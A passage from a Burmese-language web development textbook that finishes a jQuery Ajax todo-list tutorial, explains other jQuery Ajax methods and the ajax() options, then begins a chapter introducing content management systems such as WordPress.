  $.each(tasks, function(index, task) {
    if( task.status == 1 ) {
      buildTask( task.subject, task.id ).appendTo("#done");
    } else {
      buildTask( task.subject, task.id ).appendTo("#tasks");
    }
  });

  $("#done input").attr("checked", "checked");
  $("h1 span").html( $("#tasks li").length );

}, "json");
```

`get()` jQuery Ajax Method ကိုသုံးပြီး `api.php` ကို Request လုပ်လိုက်ခြင်းဖြစ်ပါတယ်။ Request Value မှာ `action` အတွက် `get` ကိုထည့်သွင်းပေးထားပါတယ်။ Callback Function မှာ Respond Data ကို tasks Variable နဲ့ လက်ခံရယူထားပါတယ်။

Callback Function အတွင်းမှာ jQuery `each()` Method ကိုသုံးပြီး `tasks` Variable ထဲမှာရှိနေတဲ့ JSON Array ကို Loop လုပ်ထားပါတယ်။ `each()` Method အတွက် Parameter နှစ်ခုပေးရပါတယ်။ Loop ပြုလုပ်လိုတဲ့ Array နဲ့ Callback Function တို့ဖြစ်ပါတယ်။ `each()` ရဲ့ ပထမ Parameter အဖြစ် `tasks` ကိုပေးထားလို့ `tasks` Array ကို Loop လုပ်ပေးမှာဖြစ်ပြီး တစ်ကြိမ်အလုပ်လုပ်တိုင်း ရရှိလာတဲ့ Key နဲ့ Value တို့ကို Callback Function ရဲ့ `index` နဲ့ `task` Variable တို့မှာ ခွဲခြားထည့်သွင်းပေးထားမှာဖြစ်ပါတယ်။

Loop ရဲ့ Callback Function အတွင်းမှာ Task status ကို စစ်ဆေးထား ပါတယ်။ Status က 1 ဆိုရင် `buildTask()` Function ပြန်ပေးလာတဲ့ `<li>` Element ကို `#done` ထဲကို ထည့်သွင်းပေးထားပါတယ်။ Status က 0 ဆိုရင်တော့ ရရှိလာတဲ့ `<li>` Element ကို `#tasks` ထဲကို ထည့်သွင်းပေးထားပါတယ်။ ဒီနည်းနဲ့ Page Load လုပ်တိုင်း `tasks` Table ထဲကအချက် အလက်တွေကို ရယူဖော်ပြပေးနေမှာဖြစ်ပါတယ်။

ဆက်လက်ပြီး Task အသစ်ထည့်သွင်းလိုက်ချိန်မှာ `tasks` Table ထဲမှာလည်း သွားရောက်သိမ်းဆည်းစေဖို့ အတွက် ဖြည့်စွက်ပေးပါမယ်။ မူလရှိနေပြီးသား `$("#new-task button").click()` Event ကို အခုလို ပြင်ဆင်ပေးပါ။

```
$("#new-task button").click(function() {
  var task = $("#new-task input").val();

  if(!task) return false;

  $.post("api.php", {action: "add", subject: task}, function(res) {
    if( res.err == 1) {
      alert( res.msg );
    } else  {
      buildTask(task, res.id).appendTo("#tasks");
    }
  }, "json");

  buildTask(task).appendTo("#tasks");

  $("h1 span").html( $("#tasks li").length );

  $("#new-task input").val("").focus();
});
```

ဖြည့်စွက်ရမယ့်အပိုင်းကို Highlight လုပ်ပေးထားပြီး ထုတ်ပယ်ရမယ့်အပိုင်းကို Strikeout လုပ်ပေးထားပါတယ်။ `api.php` ကို `post()` Method သုံးပြီး Request လုပ်ထားပါတယ်။ Request Data အနေနဲ့ `action` အတွက် `add` နဲ့ `subject` အတွက် `task` Variable တို့ကိုသတ်မှတ်ပေးပါတယ်။ Respond Data ကိုတော့ Callback Function မှာ `res` Variable နဲ့လက်ခံထား ပါတယ်။

ဒီ Request ကိုလက်ခံရရှိတဲ့အခါ `action` တန်ဖိုးက `add` ဖြစ်နေတဲ့အတွက် `api.php` ရဲ့ `add_task()` Function ကို အလုပ်လုပ်ပေးသွားမှာဖြစ်ပါတယ်။ `add_task()` Function က `INSERT` လုပ် ငန်းအောင်မြင်ရင် `err` နဲ့ `id` Index နှစ်ခုပါဝင်တဲ့ Array တစ်ခုပြန်ပေးထားပါတယ်။ `err` တန်ဖိုးက 0 ဖြစ်ပြီး `id` တန်ဖိုးကတော့ လက်တစ်လောထည့်သွင်းလိုက်တဲ့ Record ID ဖြစ်ပါ တယ်။ `INSERT` Query မမှန်ရင်တော့ `err` နဲ့ `msg` ဆိုတဲ့ Index နှစ်ခုပါဝင်တဲ့ Array တစ်ခုပြန်ပေးပါတယ်။ `err` တန်ဖိုးက 1 ဖြစ်မှာဖြစ်ပြီး `msg` မှာတော့ Task ကို မ ထည့်သွင်းနိုင်ကြောင်း Message တစ်ခုပါ။

ဒါကြောင့် `post()` Ajax Method ရဲ့ Callback Function ထဲမှာ `res` ရဲ့ `err` ကို စစ်ဆေးပြီး `err` ရှိရင် `msg` ကို Alert Box နဲ့ဖော်ပြစေပြီး `err` မရှိတော့မှ `buildTask()` Function ကို ခေါ်ယူထားပါတယ်။ ဒီနည်းနဲ့ Task တစ်ခုထည့်သွင်းလိုက်တိုင်း ဖော်ပြနေတဲ့ List ထဲမှာ Item တစ်ခုတိုးလာသလို `tasks` Table ထဲကိုလည်း Record အသစ်အနေနဲ့ ဝင်ရောက်သွားစေမှာဖြစ်ပါတယ်။

ဆက်လက်ပြီး Task တွေကို Delete လုပ်လိုက်ရင် `tasks` Table ထဲကနေပါ ပယ်ဖျက်သွားစေမယ့် Request ကို ဖြည့်စွက်ပေးပါမယ်။ `buildTask()` Function ကို ပြုပြင်ရမှာဖြစ်ပါတယ်။ ပြင်လက်စနဲ့ Task တွေကို ဆောင်ရွက် ပြီးစီးကြောင်း မှတ်သားခြင်း၊ မပြီးစီးသေးကြောင်း ပြန်လည်မှတ်သားခြင်း လုပ်ဆောင်ချက်များကိုပါ တစ်ခါတည်း ဖြည့်စွက် ချင်ပါတယ်။ အခုလို ပြင်ဆင်ပေးပါ။

```
function buildTask(msg, id) {
  var checkbox = $("<input>", {
    type: "checkbox"
  }).click(function() {

    var task = $(this).parent();
    var task_id = task.data("id");
    if($(this).is(":checked")) {
      $.post("api.php", {action: "done", id: task_id}, function() {
        task.prependTo("#done");
        $("h1 span").html( $("#tasks li").length );
      });
    } else {
      $.post("api.php", {action: "undo", id: task_id}, function() {
        task.appendTo("#tasks");
        $("h1 span").html( $("#tasks li").length );
      });
    }

    if($(this).is(":checked")) {
      $(this).parent().prependTo("#done");
    } else {
      $(this).parent().appendTo("#tasks");
    }

    $("h1 span").html( $("#tasks li").length );

  });

  var task = $("<span>").html(msg);

  var del = $("<a>", {
    href: "#"
  }).html("&times;").click(function() {

    var task = $(this).parent();
    var task_id = task.data("id");
    $.post("api.php", {action: "del", id: task_id}, function(res) {
      task.remove();
      $("h1 span").html( $("#tasks li").length );
    }, "json");
    $(this).parent().remove();
    $("h1 span").html( $("#tasks li").length );

  });

  return $("<li>").data("id", id)
                  .append(checkbox)
                  .append(task)
                  .append(del);
}
```

ဖြည့်စွက်ထားတဲ့အပိုင်းကို Highlight လုပ်ပေးထားပြီး ထုတ်ပယ်ရမယ့်အပိုင်းကို Strikeout လုပ်ပေးထားပါတယ်။ လုပ် ဆောင်ချက်တိုင်းအတွက် `post()` Method ကိုယ်စီသုံးပြီး `api.php` ကို Request လုပ်ထားပါတယ်။

ထူးခြားချက်ကတော့ Request Data ထဲမှာ `<li>` Element ရဲ့ `data-id` ကိုရယူပြီး ထည့်သွင်းပေးထားခြင်း ဖြစ်ပါ တယ်။ အလုပ်လုပ်ပုံကို တစ်ခုချင်းလိုက်ရှင်းနေမှ ပိုရှုပ်သွားနိုင်ပါတယ်။ ပြင်ဆင်လိုက်တဲ့ Code ကိုသာ ဖတ်ရှု လေ့လာ ကြည့်စေချင်ပါတယ်။

အခုဆိုရင် ကျွန်တော်တို့ရဲ့ Todo List App ဟာ အချက်အလက်များကိုလည်း အမြဲသိမ်းဆည်းပေးထား နိုင်တဲ့ App တစ်ခုဖြစ်သွားပြီ ဖြစ်ပါတယ်။ ဒီအခန်းမှာ Server-side Script အနေနဲ့ ဖြည့်စွက်လိုက်တဲ့ API Script က အများ ကြီး လုပ်မပေးပါဘူး။ ပေးပို့လာတဲ့ Data ကို Database Table ထဲမှာ သိမ်းဆည်းပေးခြင်းကိုသာ ဆောင်ရွက်ပြီး အများစုဖြစ်တဲ့ Interface ပိုင်းနဲ့ Request ပြုလုပ်တဲ့ လုပ်ဆောင်ချက်များကို JavaScript, DOM နဲ့ XHR တို့ ပေါင်းစပ် တည်ဆောက်ထားခြင်း ဖြစ်ပါတယ်။ http://localhost/todo/ လို့ Browser URL Bar မှာ ထည့်သွင်းပြီး စမ်းသပ်ကြည့် နိုင်ပါပြီ။

9.7 - Other jQuery Methods

jQuery မှာ `get()` နဲ့ `post()` အပြင် အခြား Ajax Method များ ကျန်ရှိပါသေးတယ်။ အဲ့ဒီထဲက **`getJSON()`** Method ကတော့ Respond Data ကို JSON အဖြစ်လက်ခံတဲ့ Method တစ်ခုဖြစ်ပါတယ်။ ဥပမာ -

```
$.getJSON("api.php", {action: "get"});
```

- လို့ရေးသားခြင်းဟာ -

```
$.get("api.php", {action: "get"}, "json");
```

- လို့ရေးသားခြင်းနဲ့တူညီပါတယ်။ လိုအပ်ရင်အသုံးပြုနိုင်ပါတယ်။ ဒါပေမယ့် Request Method အနေနဲ့ `GET` နဲ့ `POST` တို့ကို လိုသလိုသုံးရမှာမို့ `GET` အတွက်နည်းလမ်းတစ်မျိုးနဲ့ရေးသားပြီး `POST` အတွက်နည်းလမ်း နောက် တစ်မျိုးနဲ့ ရေးမယ့်အစား ရေးသားပုံတူညီသွားအောင် `get()` နဲ့ `post()` တို့ကိုပဲသုံးလိုက်တာက ပိုအဆင်ပြေ တယ်လို့ယူဆပါတယ်။ နောက်တစ်ခုကတော့ **`getScript()`** ဖြစ်ပါတယ်။ Respond Data အနေနဲ့ JavaScript ကိုလက်ခံပြီး တစ်ခါ တည်း Run ပေးတဲ့ Method ဖြစ်ပါတယ်။

```
$.getScript("js/somescript.js");
```

- လို့ရေးသားခြင်းဟာ -

```
$.get("js/somescript.js", "script");
```

လို့ရေးသားခြင်းနဲ့တူညီပါတယ်။

နောက်တစ်ခုကတော့ **`load()`** ဖြစ်ပါတယ်။ သူကတော့ DOM Selector နဲ့တွဲသုံးရပါတယ်။ လက်ခံရရှိတဲ့ Respond Data ကို Select လုပ်ထားတဲ့ Element ထဲကို တစ်ခါတည်းထည့်သွင်းပေးပါတယ်။ ဥပမာ -

```
$("#note").load("data.php", {id: 123});
```

နောက်ဆုံးတစ်ခုကတော့ `ajax()` Method ဖြစ်ပါတယ်။ အမှန်တော့ `ajax()` ဟာ jQuery ရဲ့ အဓိက Ajax Function ဖြစ် ပါတယ်။ Request နဲ့ပတ်သက်တဲ့ Setting အသေးစိတ်သတ်မှတ်နိုင်တဲ့အတွက် Low-level Interface လို့ခေါ်ပါတယ်။ ကျွန်တော်တို့ အသုံးပြုခဲ့တဲ့ `get()` နဲ့ `post()` တို့ဟာ `ajax()` Method ကို တစ်ဆင့်သုံးထားတဲ့ အတိုကောက်ရေးနည်းများ ဖြစ်ကြပါတယ်။

ရေးသားပုံနမူနာက အခုလိုပါ -

```
$.ajax({
  url: "api.php",
  data: "action=get",
  type: "get",
  success: function() {
    // do something on success
  },
  dataType: "json"
});
```

Request အတွက်အသုံးပြုလိုတဲ့ Setting အားလုံးကို JSON အနေနဲ့တွဲဖက်သတ်မှတ် ပေးလိုက်ခြင်း ဖြစ်ပါတယ်။ သတ်မှတ်လို့ရတဲ့ Setting Option တွေအများကြီး ရှိပါတယ်။ အဲ့ဒီထဲက မှတ်သားသင့်တဲ့ Option တစ်ချို့ကို ရွေးထုတ် ဖော်ပြပေးပါမယ် -

`beforeSend` - Request မပို့လွှတ်မီ ဆောင်ရွက်စေလိုတဲ့ လုပ်ဆောင်ချက်များရှိတဲ့ `beforeSend` Option နဲ့ သတ်မှတ်ထားနိုင်ပါတယ်။ တန်ဖိုးအနေနဲ့ Function တစ်ခုကို သတ်မှတ်ပေးရမှာဖြစ်ပါတယ်။

`complete` - Request/Respond (အောင်မြင်သည်ဖြစ်စေ မအောင်မြင်သည်ဖြစ်စေ) ပြီးစီးသွားချိန်မှာ ဆောင်ရွက်စေလိုတဲ့ လုပ်ဆောင်ချက်တွေကို `complete` Option နဲ့သတ်မှတ်ထားနိုင်ပါတယ်။ သူလည်းပဲ တန်ဖိုးအနေနဲ့ Function တစ်ခုကို သတ်မှတ်ပေးရမှာပါ။

`data` - Request Data တွေကို `data` Option နဲ့ သတ်မှတ်ပေးထားနိုင်ပါတယ်။ သတ်မှတ်တဲ့အခါ Query String ပုံစံနဲ့သတ်မှတ်နိုင်သလို၊ JSON အနေနဲ့လည်း သတ်မှတ်နိုင်ပါတယ်။

`dataType` - Respond Data Type သတ်မှတ်ဖို့သုံးနိုင်ပါတယ်။ သတ်မှတ်နိုင်တဲ့ တန်ဖိုးတွေကတော့ `json`, `xml`, `script` နဲ့ `html` တို့ပဲဖြစ်ပါတယ်။ မသတ်မှတ်ခဲ့ရင် Response Header မှာပါဝင်လာတဲ့ Content-type ကို ကြည့်ပြီး jQuery က အလိုအလျှောက်သတ်မှတ်သွားမှာဖြစ်ပါတယ်။ ထူးခြားချက်အနေနဲ့ `jsonp` ဆိုတဲ့ Data

Type တစ်ခုရှိပါတယ်။ သူက `json` ပါပဲ။ ဒါပေမယ့် Domain မတူတဲ့ Request တွေပြုလုပ်လိုတဲ့အခါမှာ အသုံးပြုရပါတယ်။ Ajax က သဘာဝအရ Cross-Domain Request လို့ခေါ်တဲ့ Domain မတူတဲ့ Request တွေကို လက်ခံလေ့မရှိပါဘူး။ `jsonp` Data Type ကို အသုံးပြုလိုက်ရင် Cross-domain Request တွေ ပြုလုပ်နိုင်သွားမှာဖြစ်ပါတယ်။

`error` - Request မအောင်မြင်တဲ့အခါ ဆောင်ရွက်စေလိုတဲ့ လုပ်ဆောင်ချက်တွေကို `error` Option နဲ့ သတ်မှတ်ထားနိုင်ပါတယ်။ တန်ဖိုးအနေနဲ့ Function တစ်ခုသတ်မှတ်ပေးရမှာပါ။

`password` " HTTP Authentication သုံးပြီးကန့်သတ်ထားတဲ့ အပိုင်းတွေကို Request လုပ်လိုတဲ့အခါ Password ကို Request နဲ့အတူတွဲဖက်ပေးဖို့ အသုံးပြုနိုင်ပါတယ်။

`statusCode` - Respond Code အလိုက် သီးခြားလုပ်ဆောင်ချက်တွေ သတ်မှတ်လိုတဲ့အခါ အသုံးပြုနိုင်ပါတယ်။ Code တစ်ချင်းအလိုက် Function တွေသတ်မှတ်ထားနိုင်ပါတယ်။ ဥပမာ -

```
$.ajax({
  url: "some/url",
  statusCode: {
    404: function() {
      // ...
    },
    403: function() {
      // ...
    },
    500: function() {
      // ...
    }
  }
});
```

`success` - Request အောင်အောင်မြင်မြင် ပြုလုပ်နိုင်တဲ့အခါ ဆောင်ရွက်စေလိုတဲ့ လုပ်ဆောင်ချက်တွေကို သတ်မှတ် ထားနိုင်ပါတယ်။ `complete` နဲ့မတူတာက သူကတော့ Request အောင်မြင်မှသာ ဆောင်ရွက်မယ့် Option ဖြစ်ပါ တယ်။ တန်ဖိုးအနေနဲ့ Function သတ်မှတ်ပေးရမှာပါ။

`timeout` - Request တစ်ခုအတွက် အမြင့်ဆုံးခွင့်ပြုကြာချိန်ကို `timeout` Option နဲ့ သတ်မှတ်ထားနိုင်ပါတယ်။ တန်ဖိုးကို Millisecond နဲ့ပေးရပါတယ်။

`type` - `type` Option ကိုတော့ `GET`, `POST`, `PUT`, `DELETE` စတဲ့ Request Method သတ်မှတ်ပေးဖို့ အသုံးပြုနိုင်ပါတယ်။

`url` - Request ပြုလုပ်လိုတဲ့ URL သတ်မှတ်ဖို့အတွက် အသုံးပြုရပါတယ်။

`username` - HTTP Authentication နဲ့ ကန့်သတ်ထားတဲ့ အပိုင်းတွေကို Request ပြုလုပ်လိုတဲ့အခါ User Name ကို Request နဲ့အတူတွဲဖက်ပေးဖို့ အသုံးပြုနိုင်ပါတယ်။

Setting တွေကို လိုအပ်သလို အမျိုးမျိုးသတ်မှတ်နိုင်တဲ့အတွက် အသေးစိတ်သတ်မှတ်ဖို့လိုတဲ့ Request တွေအတွက် `ajax()` Method အသုံးပြုနိုင်မှာဖြစ်ပါတယ်။ ဥပမာ - `PUT` နဲ့ `DELETE` လို Request Method တွေ သုံးဖို့လိုလာပြီ ဆိုရင် `get()` `post()` တို့နဲ့အဆင်မပြေတော့ပဲ `ajax()` ကို အသုံးပြုရမှာဖြစ်ပါတယ်။

Conclusion

အခုချိန်မှာ Web Development မှာ အဓိကအသုံးပြုတဲ့ နည်းစနစ်ပိုင်းပြောင်လဲနေခဲ့ပါပြီ။ အရင်က Server-side Script တွေက အဓိကနည်းပညာဖြစ်ခဲ့ပြီး App တစ်ခုလုံးရဲ့ Domain Logic ကနေ Template တွေ User Interface တွေအထိ Server-side Script များကပဲ အားလုံးတာဝန်ယူခဲ့ကြပါတယ်။ အခုချိန်မှာတော့ App ရဲ့ လုပ်ဆောင် ချက်အများစုကို JavaScript နဲ့တည်ဆောက်လာကြပြီး Server-side Script ဆိုတာ ကျွန်တော်တို့ နမူနာမှာ အသုံးပြုခဲ့သလို Data Persistence ပိုင်း တာဝန်ယူတဲ့ အလုပ်တစ်ခုကိုပဲ အဓိကလုပ်ပေးလာကြပါတယ်။ Server-side ရဲ့တာဝန်က Data လက်ခံသိမ်းဆည်းဖို့ပဲဖြစ်လာပြီး အခြားလုပ်ဆောင်ချက်တွေက Client-side ဘက်ကို ရွှေ့လာတဲ့သဘောဖြစ်ပါ တယ်။

ဒါပေမယ့်လည်း Server-side ရဲ့ အခန်းကဏ္ဍကလည်း သူနေရာနဲ့သူတော့အရေးပါနေဆဲပါ။ Ajax App အဖြစ် အမြဲစံနမူနာယူရတဲ့ Gmail ကိုပဲကြည့်ပါ။ သူမှာ Standard View နဲ့ HTML View ဆိုပြီး Interface နှစ်ခုရှိပါတယ်။ Gmail HTML View ဟာ ရိုးရိုး Server-side Script အခြေပြု Interface တစ်ခုသာဖြစ်ပါတယ်။ Ajax Interface လောက်လုပ်ဆောင်ချက်တွေ ပြည့်စုံခြင်းမရှိပေမယ့် တစ်ခါတစ်ရံမှာ HTML Interface ကလည်းရိုးရှင်းမြန်ဆန်ပြီး သူ့နေရာနဲ့သူ အားသာချက် တွေရှိနေပါတယ်။

တည်ဆောက်မယ့် App လိုအပ်ချက်အလိုက် Client-side နဲ့ Server-side ကို သင့်တော်သလိုတွဲဖက်အသုံးပြု တည်ဆောက်သွားကြရမှာပဲဖြစ်ပါတယ်။

Fairway Tech School

နည်းပညာသင်တန်းကျောင်းတွင် Web, Mobile နှင့် Design ဆိုင်ရာ

ဘာသာရပ်များအား အခြေခံမှအဆင့်မြင့်ထိ သင်ကြားပေးလျက်ရှိသည်


ဆက်သွယ်ရန် - (၀၉) ၂၅၂ ၄၂၆ ၃၈၈

www.fairway.com.mm

အခန်း (၁၀) Content Management System - CMS

WordPress ခေါ် လွယ်ကူအသုံးဝင်သည့် CMS အကြောင်း

Content Management System (အတိုကောက် CMS) နည်းပညာဟာ အခြေခံအားဖြင့် Website တစ်ခုမှာပါဝင်တဲ့ အချက်အလက်များကို Website ရေးသားနည်းမတက်ကျွမ်းတဲ့သာမာန်အသုံးပြုသူများ အလွယ်တစ်ကူစီမံနိုင်အောင် ဖန်တီးပေးထားတဲ့ စနစ်တစ်မျိုး ဖြစ်ပါတယ်။



ပုံ (၁၀-က) Front-End and Back-End Interfaces of CMS

CMS တွေဟာလည်း အမှန်တော့ Web App တစ်မျိုးဖြစ်ပါတယ်။ သူ့မှာ Front-End နဲ့ Back-End ဆိုပြီး

Interface ကို ခွဲခြားထားပေးလေ့ရှိပါတယ်။ Front-End ကတော့ အများအသုံးပြုနိုင်ရန် အတွက်ဖြစ်ပြီး Back-End ကတော့ Website မှာပါဝင်တဲ့ အချက်အလက်များကို စီမံနိုင်တဲ့ Interface ဖြစ်ပါတယ်။ ဒါကြောင့် အခြေခံအားဖြင့် Front-End Interface ကို မည်သူမဆိုအသုံးပြုနိုင်ပြီး Back-End ကိုတော့ အခွင့်ရှိတဲ့ Web Master မှသာအသုံးပြု ခွင့်ရအောင် Password နဲ့ ကာကွယ် ထားမှာဖြစ်ပါတယ်။ **ပုံ (၁၀-က)** မှာလည်း ဒီသဘောကိုဖော်ပြထားပါတယ်။

CMS တွေက Website မှာပါဝင်တဲ့ အချက်အလက်များပြင်ဆင်ခြင်းအပြင်၊ User Account များကိုစီမံခြင်း၊ Content Meta လို့ခေါ်တဲ့ Category များ၊ Tag များစီမံခြင်း၊ အသုံးပြုသူတွေထည့်သွင်းတဲ့ အချက်အလက်များ (ဥပမာ - Comment များ) စီမံခြင်း၊ Website Design နဲ့ Layout စီမံခြင်းစတဲ့ လုပ်ဆောင်ချက်များကိုလည်း ဆောင်ရွက်နိုင် အောင် စီစဉ်ထားပေးကြလေ့ ရှိပါတယ်။

10.1 - Popular CMS

CMS တွေထဲမှာ အထင်ရှားဆုံးနဲ့ လူသုံးအများဆုံး CMS (၃) ခုရှိပါတယ်။ အဲ့ဒါတွေကတော့ WordPress, Joomla နဲ့ Drupal တို့ပဲဖြစ်ပါတယ်။ ဒီ (၃) ခုလုံးက Open Source နည်းပညာတွေဖြစ်ပြီး PHP/MySQL အသုံးပြုတည်ဆောက် ထားကြတာပါ။

WordPress, Joomla, Drupal တို့ကို General Purpose CMS လို့ခေါ်ချင်ပါတယ်။ ဘာဖြစ်လို့လဲဆိုတော့ ဒီ CMS တွေနဲ့ ကုမ္ပဏီအဖွဲ့အစည်းအမျိုးမျိုးတွက် Website တွေ၊ Web Portal တွေ၊ သတင်းမီဒီယာအမျိုးမျိုး အတွက် Website တွေကနေ E-Commerce Website တွေအထိဖန်တီးနိုင်လို့ဖြစ်ပါတယ်။ General Purpose အတွက်မဟုတ်ပဲ ကဏ္ဍတစ်ခုအတွက် သီးခြား ရည်ရွယ်ထားတဲ့ CMS တွေလည်းရှိပါသေးတယ်။

ဥပမာ - Vanilla Forum ကဲ့သို့စနစ်မျိုး အသုံးပြုပြီး အင်တာနက်ဖိုရမ်တွေ တည်ဆောက်နိုင်ပါတယ်။ Elgg လိုစနစ်မျိုးနဲ့ Social Network တွေ တည်ဆောက်နိုင်ပါတယ်။ MediaWiki လိုစနစ်မျိုးနဲ့ Wikipedia ကဲ့သို့ Online Knowledge Base တွေတည်ဆောက်နိုင်ပါတယ်။ Moodle လိုစနစ်မျိုးနဲ့ Online Education Platform တွေ တည်ဆောက်နိုင်ပါ တယ်။ Magento လိုစနစ်မျိုးနဲ့ E-Commerce စနစ်တွေ Online Store တွေ တည်ဆောက်နိုင်ပါတယ်။ ဒါတွေအားလုံး ဟာလည်း CMS လို့ခေါ်ဆိုနိုင်တဲ့ စနစ်တွေပဲဖြစ်ပြီး WordPress, Joomla, Drupal တို့လို နယ်ပယ်စုံအတွက် Website တွေတည်ဆောက်နိုင်ဖို့ မဟုတ်ပဲ သက်ဆိုင်ရာကဏ္ဍတစ်ခုအတွက်သာ သီးခြား ရည်ရွယ်ထားတဲ့ CMS တွေဖြစ်ကြပါတယ်။

PHP နဲ့ Open Source နည်းပညာများထဲက အချို့ကိုသာရွေးထုတ်ဖော်ပြခဲ့တာပါ။ Open Source မဟုတ်တဲ့ Commercial PHP CMS တွေရှိပါသေးတယ်။ အခြား Python, .NET, Java စတဲ့ နည်းပညာများနဲ့တည် ဆောက်ထား တဲ့ CMS တွေရှိကြပါသေးတယ်။ တစ်ချို့လည်း Open Source ဖြစ်ပါတယ်။ တစ်ချို့လည်း Commercial ဖြစ်တဲ့အတွက် အခကြေးငွေနဲ့ဝယ်ယူရပါတယ်။

ဒီ CMS တွေရဲ့အကူအညီနဲ့ ကနေ့ခေတ်မှာ "Website ဆိုတာ မည်သူမဆိုတည်ဆောက်နိုင်တယ်" ဆိုတဲ့ သဘောမျိုး ဖြစ်နေပါပြီ။ ဒါပေမယ့် ယေဘုယျအားဖြင့်ပြောတာပါ။ လက်တွေ့မှာ CMS တွေဘယ်လောက်ပေါပေါ၊ အသုံးပြုရ ဘယ်လောက်လွယ်လွယ် အမှန်တစ်ကယ်ပြည့်စုံကောင်းမွန်တဲ့ Website တစ်ခုတည် ဆောက်ဖို့အတွက် ထိုက်သင့်တဲ့

နည်းပညာကျွမ်းကျင်မှုတွေ လိုအပ်ပါတယ်။ တည်ဆောက်တဲ့အပိုင်းကို Web Developer များကသင့်တော်တဲ့ CMS များရွေးချယ်ခြင်း၊ တစ်ချို့လိုအပ်တဲ့အပိုင်းတွေ ကိုယ်တိုင်ဖြည့်စွက် ရေးသားခြင်းအားဖြင့် တည်ဆောက်ပေးရပြီး၊ Website မှာပါဝင်တဲ့အချက်အလက်တွေ စီမံတဲ့အပိုင်းကိုသာ CMS တွေအကူအညီနဲ့ Website ရေးသားနည်းနားမလည်သူများလဲ ဆောင်ရွက်နိုင်လာခြင်းဖြစ်ပါတယ်။

Links:

- WordPress - http://wordpress.org/
- Joomla - http://www.joomla.org/
- Drupal - http://drupal.org/
- Vanilla - http://vanillaforums.org/
- Elgg - http://elgg.org/
- MediaWiki - http://www.mediawiki.org/
- Moodle - http://moodle.org/
- Magento - http://magentocommerce.com/

10.2 - WordPress

WordPress ဟာ လက်ရှိမှာ Website ပေါင်း သန်း (၆၀) လောက်ကအသုံးပြုထားတဲ့ အသုံးအများဆုံး CMS တစ်ခုဖြစ်ပါတယ်။ Matt Mullenweg နဲ့ Mike Little လို့အမည်ရတဲ့ Developer (၂) ဦးက စတင်တည်ဆောက်ခဲ့ကြခြင်း ဖြစ်ပြီး ပထမဆုံး Version ကို ၂၀၀၃ ခုနှစ် မေလမှာကြေငြာခဲ့ပါတယ်။ ဒီစာရေးသားနေစဉ်မှာ နောက်ဆုံးထွက်ရှိထားတဲ့ Version ကတော့ WordPress 4.6.1 ဖြစ်ပါတယ်။

WORDPRESS

၂၀၀၄ ခုနှစ်မှာ အဲ့ဒီအချိန်ကအတော်လေးကျော်ကြားတဲ့ Blog Platform တစ်ခုဖြစ်တဲ့ Movable Type ရဲ့ လိုင်စင်အပြောင်းအလဲကြောင့် Movable Type အသုံးပြုနေသူ User အတော်များများက WordPress ကို ပြောင်းလဲအသုံးပြု လာကြရာကနေ ပိုမိုထင်ရှားလာခဲ့ပါတယ်။ အစောပိုင်းကာလတွေက WordPress ရဲ့ ဖွဲ့စည်းပုံဟာ ခပ်ရိုးရိုးပဲဖွဲ့စည်းထားပြီး Blog များ တည်ဆောက်ဖို့ဘက်ကိုအဓိကဦးတည်ခဲ့ပါတယ်။ နောက်ပိုင်းမှာတော့ လုပ်ဆောင်ချက်တွေဖြည့်စွက်ပါဝင်လာပြီး Website အမျိုးမျိုး ကိုလည်းတည်ဆောက်နိုင်တဲ့ General Purpose CMS တစ်ခုဖြစ်လာခဲ့ပါတယ်။

